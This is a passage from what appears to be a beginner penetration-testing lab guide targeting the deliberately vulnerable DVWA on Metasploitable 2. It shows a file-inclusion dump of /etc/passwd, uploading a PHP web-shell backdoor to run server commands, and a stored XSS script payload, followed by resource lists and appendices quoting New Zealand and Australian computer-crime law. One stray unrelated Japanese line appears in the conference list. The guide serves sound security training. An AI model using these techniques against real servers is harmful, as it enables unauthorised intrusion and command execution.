31 distccd:x:111:65534:/bin/false
32 user:x:1001:1001:just a user,111,,/home/user:/bin/bash
33 service:x:1002:1002,,:/home/service:/bin/bash
34 telnetd:x:112:120:/nonexistent:/bin/false
35 proftpd:x:113:65534:/var/run/proftpd:/bin/false
36 statd:x:114:65534:/var/lib/nfs:/bin/false
37 snmp:x:115:65534:/var/lib/snmp:/bin/false
38 <br />
39 <b>Warning</b>: Cannot modify header information - headers already sent by (output started at /etc/passwd:12) in <b>/var/www/dvwa/dvwa/includes/dv
40 <br />
41 <b>Warning</b>: Cannot modify header information - headers already sent by (output started at /etc/passwd:12) in <b>/var/www/dvwa/dvwa/includes/dv
42 <br />
43 <b>Warning</b>: Cannot modify header information - headers already sent by (output started at /etc/passwd:12) in <b>/var/www/dvwa/dvwa/includes/dv
44
45 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
```

By viewing the page source we get a better formatted look at the /etc/passwd file.

## File Upload

Most web applications allow their users to upload files to the web server. Generally the types of files expected are images, however if not properly protected against we can upload backdoor code to allow us to execute our own server code.

Damn Vulnerable Web App (DVWA) v1.0.7 :: Vulnerability: File Upload - Mozilla Firefox

Damn Vulnerable We... x +

192.168.56.101/dvwa/vulnerabilities/upload/ Search

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng

**DVWA**

**Vulnerability: File Upload**

Choose an image to upload:  
 No file selected.

**More info**

[http://www.owasp.org/index.php/Unrestricted\\_File\\_Upload](http://www.owasp.org/index.php/Unrestricted_File_Upload)  
<http://blogs.securiteam.com/index.php/archives/1268>  
<http://www.acunetix.com/websecurity/upload-forms-threat.htm>

**Home**  
**Instructions**  
**Setup**


**Brute Force**  
**Command Execution**  
**CSRF**  
**File Inclusion**  
**SQL Injection**  
**SQL Injection (Blind)**  
**Upload**  
**XSS reflected**  
**XSS stored**

**DVWA Security**  
**PHP Info**  
**About**

**Logout**

Username: admin  
Security Level: low  
PHPIDS: disabled






From our attack machine we can upload a simple php backdoor. You can find the *php-backdoor.php* file in the */usr/share/webshells/php* directory.



The nice developer has even told us where the file is stored on the web server.



By appending this file path to the URL we can see if we can execute our backdoor



execute command:

---

upload file:  No file selected. to dir:

---

to browse go to http://?d=[directory here]  
 for example:  
 http://?d=/etc on \*nix  
 or http://?d=c:/windows on win

---

execute mysql query:

host:  user:  password:

database:  query:

Once our backdoor is running we can now execute commands on the web server.

## Cross Site Scripting (XSS)

XSS is a type of injection attack. Rather than targeting the web server these attacks target the users of the web site.

Damn Vulnerable Web App (DVWA) v1.0.7 :: Vulnerability: Stored Cross Site Scripting (XSS) - Mozilla Firefox

192.168.56.101/dvwa/vulnerabilities/xss\_s/

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng

**DVWA**

Home  
Instructions  
Setup  
Brute Force  
Command Execution  
CSRF  
File Inclusion  
SQL Injection  
SQL Injection (Blind)  
Upload  
XSS reflected  
**XSS stored**  
DVWA Security  
PHP Info  
About  
Logout

**Vulnerability: Stored Cross Site Scripting (XSS)**

Name \*

Message \*

Name: test  
Message: This is a test comment.

**More info**

<http://hackers.org/xss.html>  
[http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting)  
<http://www.cgisecurity.com/xss-faq.html>

Username: admin  
Security Level: low  
PHPIDS: disabled


Name \*

Message \*

For this attack we are going to type into the Message entry field the following HTML/Javascript:

`<script>alert("executing Javascript")</script>`

Click **Sign Guestbook** to save the code into the guest book database.



When the guest book page is displayed by anyone, the browser interprets the data in the message field as code and then executes it.

While the attack we have just performed only displays a message. With further work we can gather all sort of intelligence on the users that connect to the web site. We can then craft a more targeted attack against them. A useful tool to do this with is the Browser Exploitation Framework (BeEF) <http://beefproject.com/>.


# Special Mention

## Metasploit

The purpose of the Metasploitable 2 vulnerable machine is to showcase Rapid7's tool Metasploit. Metasploit is an exploitation framework for the creation of exploits and execution of them against remote computers/devices. It comes in a commercial and open source with the latter installed in Kali.

For further information on Metasploit check out:

- Kevin's Metasploit 101 blog post <https://kevin.net.nz/post/metasploit-101/>
- The official site by Rapid7 <https://www.metasploit.com/>
- Offensive Security's course <https://www.offensive-security.com/metasploit-unleashed/>
- Mubix's Metasploit Minute <http://metasploitminute.com>



```
Terminal
File Edit View Search Terminal Help

[#####] $a,
[#####] $S`?a,`?a,
[#####] ,,aS$""`a$%
[#####] %p""`a,"a,$$
[#####] "a,"a,$$
[#####]

Frustrated with proxy pivoting? Upgrade to layer-2 VPN pivoting with
Metasploit Pro -- learn more on http://rapid7.com/metasploit

      =[ metasploit v4.12.39-dev ]
+ -- --=[ 1595 exploits - 909 auxiliary - 274 post ]
+ -- --=[ 458 payloads - 39 encoders - 8 nops ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >
msf >
```

# Going Further

## Metasploitable 2

We have only just scratched the surface of the attacks that can be performed against Metasploitable 2. Now you have your mini testing lab setup, you can research new ways to exploit it.

## Courses

OSCP  
SANS  
CREST  
PentesterLabs

## Books

[The Hacker's Playbook](#)  
<https://leanpub.com/holistic-infosec-for-web-developers/>

## Podcasts

[Risky.biz](#)  
[Security Now](#)  
[Paul's Security Weekly](#)

## Conferences

[CrikeyCon](#) - Feb 2017  
[BSidesCBR](#) - \*\* Next door, right now !! \*\*  
WAHCKon - 6th and 7th of May 2017  
[CHCon](#) - 27-28 Oct 2017  
[BSidesWLG](#) - 23rd & 24th of November 2017  
Unrest - 30代からの美肌術 | 正しいスキンケアが潤いを与える  
[Platypuscon^H^H^HCAMP](#) - 22-24th Sept 2017  
[Kiwicon](#) :'(

## Local Groups

AU  
[SecTalks](#)  
[CSides Canberra](#)

NZ

## CTF/Boot2root

[Vulnhub](#)

# Appendix A - New Zealand Crimes Act

## 250 Damaging or interfering with computer system

(1) Every one is liable to imprisonment for a term not exceeding 10 years who intentionally or recklessly destroys, damages, or alters any computer system if he or she knows or ought to know that danger to life is likely to result.

(2) Every one is liable to imprisonment for a term not exceeding 7 years who intentionally or recklessly, and without authorisation, knowing that he or she is not authorised, or being reckless as to whether or not he or she is authorised,—

(a) damages, deletes, modifies, or otherwise interferes with or impairs any data or software in any computer system; or

(b) causes any data or software in any computer system to be damaged, deleted, modified, or otherwise interfered with or impaired; or

(c) causes any computer system to—

(i) fail; or

(ii) deny service to any authorised users.

Section 250: replaced, on 1 October 2003, by section 15 of the Crimes Amendment Act 2003 (2003 No 39).

## 251 Making, selling, or distributing or possessing software for committing crime

(1) Every one is liable to imprisonment for a term not exceeding 2 years who invites any other person to acquire from him or her, or offers or exposes for sale or supply to any other person, or agrees to sell or supply or sells or supplies to any other person, or has in his or her possession for the purpose of sale or supply to any other person, any software or other information that would enable another person to access a computer system without authorisation—

- (a) the sole or principal use of which he or she knows to be the commission of an offence; or
- (b) that he or she promotes as being useful for the commission of an offence (whether or not he or she also promotes it as being useful for any other purpose), knowing or being reckless as to whether it will be used for the commission of an offence.

(2) Every one is liable to imprisonment for a term not exceeding 2 years who—

- (a) has in his or her possession any software or other information that would enable him or her to access a computer system without authorisation; and
- (b) intends to use that software or other information to commit an offence.

Compare: 1961 No 43 ss 216D(1), 229, 244

Section 251: replaced, on 1 October 2003, by section 15 of the Crimes Amendment Act 2003 (2003 No 39).

Section 251(1)(a): amended, on 1 July 2013, by section 7 of the Crimes Amendment Act 2013 (2013 No 27).

Section 251(1)(b): amended, on 1 July 2013, by section 7 of the Crimes Amendment Act 2013 (2013 No 27).

Section 251(2)(b): amended, on 1 July 2013, by section 7 of the Crimes Amendment Act 2013 (2013 No 27).

## 252 Accessing computer system without authorisation

(1) Every one is liable to imprisonment for a term not exceeding 2 years who intentionally accesses, directly or indirectly, any computer system without authorisation, knowing that he or she is not authorised to access that computer system, or being reckless as to whether or not he or she is authorised to access that computer system.

(2) To avoid doubt, subsection (1) does not apply if a person who is authorised to access a computer system accesses that computer system for a purpose other than the one for which that person was given access.

(3) [Repealed]

Section 252: replaced, on 1 October 2003, by section 15 of the Crimes Amendment Act 2003 (2003 No 39).

Section 252(3): repealed, on 13 July 2011, by section 5 of the Crimes Amendment Act 2011 (2011 No 29).





# Appendix B - Cybercrime Act 2001 (Australia)

Act No. 161 of 2001 as amended

This compilation was prepared on 6 September 2004

[This Act was amended by Act No. 127 of 2004]

Amendments from Act No. 127 of 2004

[Schedule 5 (item 9) amended Schedule 1

Schedule 5 (item 9) commenced on 21 December 2001]

Prepared by the Office of Legislative Drafting,

Attorney-General's Department, Canberra

## Contents

1	Short title	1
2	Commencement	1
3	Schedule(s)	1
4	Application—Criminal Code amendments	1
	Schedule 1—Computer offences	2
	Australian Security Intelligence Organisation Act 1979	2
	Crimes Act 1914	2
	Criminal Code Act 1995	2
	Education Services for Overseas Students Act 2000	13
	Telecommunications (Interception) Act 1979	13
	Schedule 2—Law enforcement powers relating to electronically stored data	15
	Crimes Act 1914	15
	Customs Act 1901	19

An Act to amend the law relating to computer offences, and for other purposes

[Assented to 1 October 2001]

The Parliament of Australia enacts:

### 1 Short title

This Act may be cited as the Cybercrime Act 2001.

### 2 Commencement

(1) Subject to subsection (2), this Act commences on a day to be fixed by Proclamation.

(2) If this Act does not commence under subsection (1) within the period of 6 months beginning on the day on which it receives the Royal Assent, it commences on the first day after the end of that period.

### 3 Schedule(s)

Each Act that is specified in a Schedule to this Act is amended or repealed as set out in the applicable items in the Schedule concerned, and any other item in a Schedule to this Act has effect according to its terms.

### 4 Application—Criminal Code amendments

(1) The amendments of the Criminal Code made by Schedule 1 apply to conduct that takes place after that Schedule commences.

(2) For the purposes of this section, if conduct is alleged to have taken place between 2 dates, one before and one on or after the day on which Schedule 1 commences, the conduct is alleged to have taken place before Schedule 1 commences.

## Schedule 1—Computer offences

### Australian Security Intelligence Organisation Act 1979

#### 1 Subsection 25A(4) (note)

Omit “section 76D or 76E of the Crimes Act 1914”, substitute “Part 10-7 of the Criminal Code”.

### Crimes Act 1914

#### 2 Part VIA

Repeal the Part.

### Criminal Code Act 1995

#### 3 The Schedule (paragraphs 4.1(1)(b) and (c) of the Criminal Code)

Repeal the paragraphs, substitute:

(b) a result of conduct; or

(c) a circumstance in which conduct, or a result of conduct, occurs.

#### 4 The Schedule (before the Dictionary in the Criminal Code)

Insert:

### Part 10.7—Computer offences

#### Division 476—Preliminary

##### 476.1 Definitions

(1) In this Part:

access to data held in a computer means:

(a) the display of the data by the computer or any other output of the data from the computer; or

(b) the copying or moving of the data to any other place in the computer or to a data storage device; or

(c) in the case of a program—the execution of the program.

Commonwealth computer means a computer owned, leased or operated by a Commonwealth entity.

data includes:

(a) information in any form; or

(b) any program (or part of a program).

data held in a computer includes:

(a) data held in any removable data storage device for the time being held in a computer; or

(b) data held in a data storage device on a computer network of which the computer forms a part.

data storage device means a thing (for example, a disk or file server) containing, or designed to contain, data for use by a computer.

electronic communication means a communication of information in any form by means of guided or unguided electromagnetic energy.

impairment of electronic communication to or from a computer includes:

- (a) the prevention of any such communication; or
- (b) the impairment of any such communication on an electronic link or network

used by the computer;

but does not include a mere interception of any such communication.

modification, in respect of data held in a computer, means:

- (a) the alteration or removal of the data; or
- (b) an addition to the data.

telecommunications service means a service for carrying communications by means of guided or unguided electromagnetic energy or both.

unauthorised access, modification or impairment has the meaning given in section 476.2.

- (2) In this Part, a reference to:

- (a) access to data held in a computer; or
- (b) modification of data held in a computer; or
- (c) the impairment of electronic communication to or from a computer;

is limited to such access, modification or impairment caused, whether directly or indirectly, by the execution of a function of a computer.

#### 476.2 Meaning of unauthorised access, modification or impairment

- (1) In this Part:

- (a) access to data held in a computer; or
- (b) modification of data held in a computer; or
- (c) the impairment of electronic communication to or from a computer; or
- (d) the impairment of the reliability, security or operation of any data held on a

computer disk, credit card or other device used to store data by electronic means;

by a person is unauthorised if the person is not entitled to cause that access, modification or impairment.

- (2) Any such access, modification or impairment caused by the person is not unauthorised merely because he or she has an ulterior purpose for causing it.

- (3) For the purposes of an offence under this Part, a person causes any such unauthorised access, modification or impairment if the person's conduct substantially contributes to it.

- (4) For the purposes of subsection (1), if:

- (a) a person causes any access, modification or impairment of a kind mentioned in that subsection; and

- (b) the person does so under a warrant issued under the law of the Commonwealth, a State or a Territory;

the person is entitled to cause that access, modification or impairment.

#### 476.3 Geographical jurisdiction

Section 15.1 (extended geographical jurisdiction—Category A) applies to offences under this Part.

#### 476.4 Saving of other laws

- (1) This Part is not intended to exclude or limit the operation of any other law of the Commonwealth, a State or a Territory.

- (2) Subsection (1) has effect subject to section 476.5.

#### 476.5 Liability for certain acts

(1) A staff member or agent of ASIS or DSD (the agency) is not subject to any civil or criminal liability for any computer-related act done outside Australia if the act is done in the proper performance of a function of the agency.

(2) A person is not subject to any civil or criminal liability for any act done inside Australia if:

(a) the act is preparatory to, in support of, or otherwise directly connected with, overseas activities of the agency concerned; and

(b) the act:

(i) taken together with a computer-related act, event, circumstance or result that took place, or was intended to take place, outside Australia, could amount to an offence; but

(ii) in the absence of that computer-related act, event, circumstance or result, would not amount to an offence; and

(c) the act is done in the proper performance of a function of the agency.

(2A) Subsection (2) is not intended to permit any act in relation to premises, persons, computers, things, or telecommunications services in Australia, being:

(a) an act that ASIO could not do without a Minister authorising it by warrant issued under Division 2 of Part III of the Australian Security Intelligence Organisation Act 1979 or under Part III of the Telecommunications (Interception) Act 1979; or

(b) an act to obtain information that ASIO could not obtain other than in accordance with section 283 of the Telecommunications Act 1997.

(2B) The Inspector-General of Intelligence and Security may give a certificate in writing certifying any fact relevant to the question of whether an act was done in the proper performance of a function of an agency.

(2C) In any proceedings, a certificate given under subsection (2B) is prima facie evidence of the facts certified.

(3) In this section:

ASIS means the Australian Secret Intelligence Service.

civil or criminal liability means any civil or criminal liability (whether under this Part, under another law or otherwise).

computer-related act, event, circumstance or result means an act, event, circumstance or result involving:

(a) the reliability, security or operation of a computer; or

(b) access to, or modification of, data held in a computer or on a data storage device; or

(c) electronic communication to or from a computer; or

(d) the reliability, security or operation of any data held in or on a computer, computer disk, credit card, or other data storage device; or

(e) possession or control of data held in a computer or on a data storage device;

or

(f) producing, supplying or obtaining data held in a computer or on a data storage device.

DSD means that part of the Department of Defence known as the Defence Signals Directorate.

staff member means:

(a) in relation to ASIS—the Director-General of ASIS or a member of the staff of ASIS (whether an employee of ASIS, a consultant to ASIS, or a person who is made available by another Commonwealth or State authority or other person to perform services for ASIS); and

(b) in relation to DSD—the Director of DSD or a member of the staff of DSD (whether an employee of DSD, a consultant to DSD, or a person who is made available by another Commonwealth or State authority or other person to perform services for DSD).

#### Division 477—Serious computer offences

##### 477.1 Unauthorised access, modification or impairment with intent to commit a serious offence

Intention to commit a serious Commonwealth, State or Territory offence

(1) A person is guilty of an offence if:

(a) the person causes:

(i) any unauthorised access to data held in a computer; or

(ii) any unauthorised modification of data held in a computer; or

(iii) any unauthorised impairment of electronic communication to or from a computer; and

(b) the unauthorised access, modification or impairment is caused by means of a telecommunications service; and

(c) the person knows the access, modification or impairment is unauthorised; and

(d) the person intends to commit, or facilitate the commission of, a serious offence against a law of the Commonwealth, a State or a Territory (whether by that person or another person) by the access, modification or impairment.

(2) Absolute liability applies to paragraph (1)(b).

(3) In a prosecution for an offence against subsection (1), it is not necessary to prove that the defendant knew that the offence was:

(a) an offence against a law of the Commonwealth, a State or a Territory; or

(b) a serious offence.

Intention to commit a serious Commonwealth offence

(4) A person is guilty of an offence if:

(a) the person causes:

(i) any unauthorised access to data held in a computer; or

(ii) any unauthorised modification of data held in a computer; or

(iii) any unauthorised impairment of electronic communication to or from a computer; and

(b) the person knows the access, modification or impairment is unauthorised; and

(c) the person intends to commit, or facilitate the commission of, a serious offence against a law of the Commonwealth (whether by that person or another person) by the access, modification or impairment.

(5) In a prosecution for an offence against subsection (3), it is not necessary to prove that the defendant knew that the offence was:

(a) an offence against a law of the Commonwealth; or

(b) a serious offence.

#### Penalty

(6) A person who is guilty of an offence against this section is punishable, on conviction, by a penalty not exceeding the penalty applicable to the serious offence.

#### Impossibility

(7) A person may be found guilty of an offence against this section even if committing the serious offence is impossible.

#### No offence of attempt

(8) It is not an offence to attempt to commit an offence against this section.

#### Meaning of serious offence

(9) In this section:

serious offence means an offence that is punishable by imprisonment for life or a period of 5 or more years.

#### 477.2 Unauthorised modification of data to cause impairment

(1) A person is guilty of an offence if:

(a) the person causes any unauthorised modification of data held in a computer;  
and

(b) the person knows the modification is unauthorised; and

(c) the person is reckless as to whether the modification impairs or will impair:

(i) access to that or any other data held in any computer; or

(ii) the reliability, security or operation, of any such data; and

(d) one or more of the following applies:

(i) the data that is modified is held in a Commonwealth computer;

(ii) the data that is modified is held on behalf of the Commonwealth in a computer;

(iii) the modification of the data is caused by means of a telecommunications service;

(iv) the modification of the data is caused by means of a Commonwealth computer;

(v) the modification of the data impairs access to, or the reliability, security or operation of, other data held in a Commonwealth computer;

(vi) the modification of the data impairs access to, or the reliability, security or operation of, other data held on behalf of the Commonwealth in a computer;

(vii) the modification of the data impairs access to, or the reliability, security or operation of, other data by means of a telecommunications service.

Penalty: 10 years imprisonment.

(2) Absolute liability applies to paragraph (1)(d).

(3) A person may be guilty of an offence against this section even if there is or will be no actual impairment to:

(a) access to data held in a computer; or

(b) the reliability, security or operation, of any such data.

(4) A conviction for an offence against this section is an alternative verdict to a charge for an offence against section 477.3 (unauthorised impairment of electronic communication).

#### 477.3 Unauthorised impairment of electronic communication

(1) A person is guilty of an offence if:

(a) the person causes any unauthorised impairment of electronic communication to or from a computer; and

(b) the person knows that the impairment is unauthorised; and

(c) one or both of the following applies:

(i) the electronic communication is sent to or from the computer by means of a telecommunications service;

(ii) the electronic communication is sent to or from a Commonwealth computer.

Penalty: 10 years imprisonment.

(2) Absolute liability applies to paragraph (1)(c).

(3) A conviction for an offence against this section is an alternative verdict to a charge for an offence against section 477.2 (unauthorised modification of data to cause impairment).

#### Division 478—Other computer offences

##### 478.1 Unauthorised access to, or modification of, restricted data

(1) A person is guilty of an offence if:

(a) the person causes any unauthorised access to, or modification of, restricted data; and

(b) the person intends to cause the access or modification; and

(c) the person knows that the access or modification is unauthorised; and

(d) one or more of the following applies:

(i) the restricted data is held in a Commonwealth computer;

(ii) the restricted data is held on behalf of the Commonwealth;

(iii) the access to, or modification of, the restricted data is caused by means of a telecommunications service.

Penalty: 2 years imprisonment.

(2) Absolute liability applies to paragraph (1)(d).

(3) In this section:

restricted data means data:

(a) held in a computer; and

(b) to which access is restricted by an access control system associated with a function of the computer.

##### 478.2 Unauthorised impairment of data held on a computer disk etc.

(1) A person is guilty of an offence if:

(a) the person causes any unauthorised impairment of the reliability, security or operation of data held on:

(i) a computer disk; or

(ii) a credit card; or

(iii) another device used to store data by electronic means; and

(b) the person intends to cause the impairment; and

(c) the person knows that the impairment is unauthorised; and

(d) the computer disk, credit card or other device is owned or leased by a

Commonwealth entity.

Penalty: 2 years imprisonment.

(2) Absolute liability applies to paragraph (1)(d).

##### 478.3 Possession or control of data with intent to commit a computer offence

(1) A person is guilty of an offence if:

(a) the person has possession or control of data; and

(b) the person has that possession or control with the intention that the data be used, by the person or another person, in:

(i) committing an offence against Division 477; or



- (ii) facilitating the commission of such an offence.

Penalty: 3 years imprisonment.

(2) A person may be found guilty of an offence against this section even if committing the offence against Division 477 is impossible.

No offence of attempt

- (3) It is not an offence to attempt to commit an offence against this section.

Meaning of possession or control of data

(4) In this section, a reference to a person having possession or control of data includes a reference to the person:

- (a) having possession of a computer or data storage device that holds or contains the data; or
- (b) having possession of a document in which the data is recorded; or
- (c) having control of data held in a computer that is in the possession of another person (whether inside or outside Australia).

478.4 Producing, supplying or obtaining data with intent to commit a computer offence

- (1) A person is guilty of an offence if:

- (a) the person produces, supplies or obtains data; and

(b) the person does so with the intention that the data be used, by the person or another person, in:

- (i) committing an offence against Division 477; or
- (ii) facilitating the commission of such an offence.

Penalty: 3 years imprisonment.

(2) A person may be found guilty of an offence against this section even if committing the offence against Division 477 is impossible.

No offence of attempt

- (3) It is not an offence to attempt to commit an offence against this section.

Meaning of producing, supplying or obtaining data

(4) In this section, a reference to a person producing, supplying or obtaining data includes a reference to the person:

- (a) producing, supplying or obtaining data held or contained in a computer or data storage device; or
- (b) producing, supplying or obtaining a document in which the data is recorded.

Education Services for Overseas Students Act 2000

5 Subsection 109(5) (note 2)

Repeal the note, substitute:

Note 2: A person who obtains unauthorised access to information on the system that is protected by an access control system could be guilty of an offence against Part 10-7 of the Criminal Code.

Telecommunications (Interception) Act 1979

6 Subsection 5D(5)

Omit "Part VIA of the Crimes Act 1914", substitute "Part 10-7 of the Criminal Code".

Note: The heading to subsection 5D(5) is altered by omitting "Part VIA of the Crimes Act 1914" and substituting "Part 10-7 of the Criminal Code".

Schedule 2—Law enforcement powers relating to electronically stored data

Crimes Act 1914

1 Subsection 3C(1)

Insert:

data includes:

- (a) information in any form; or
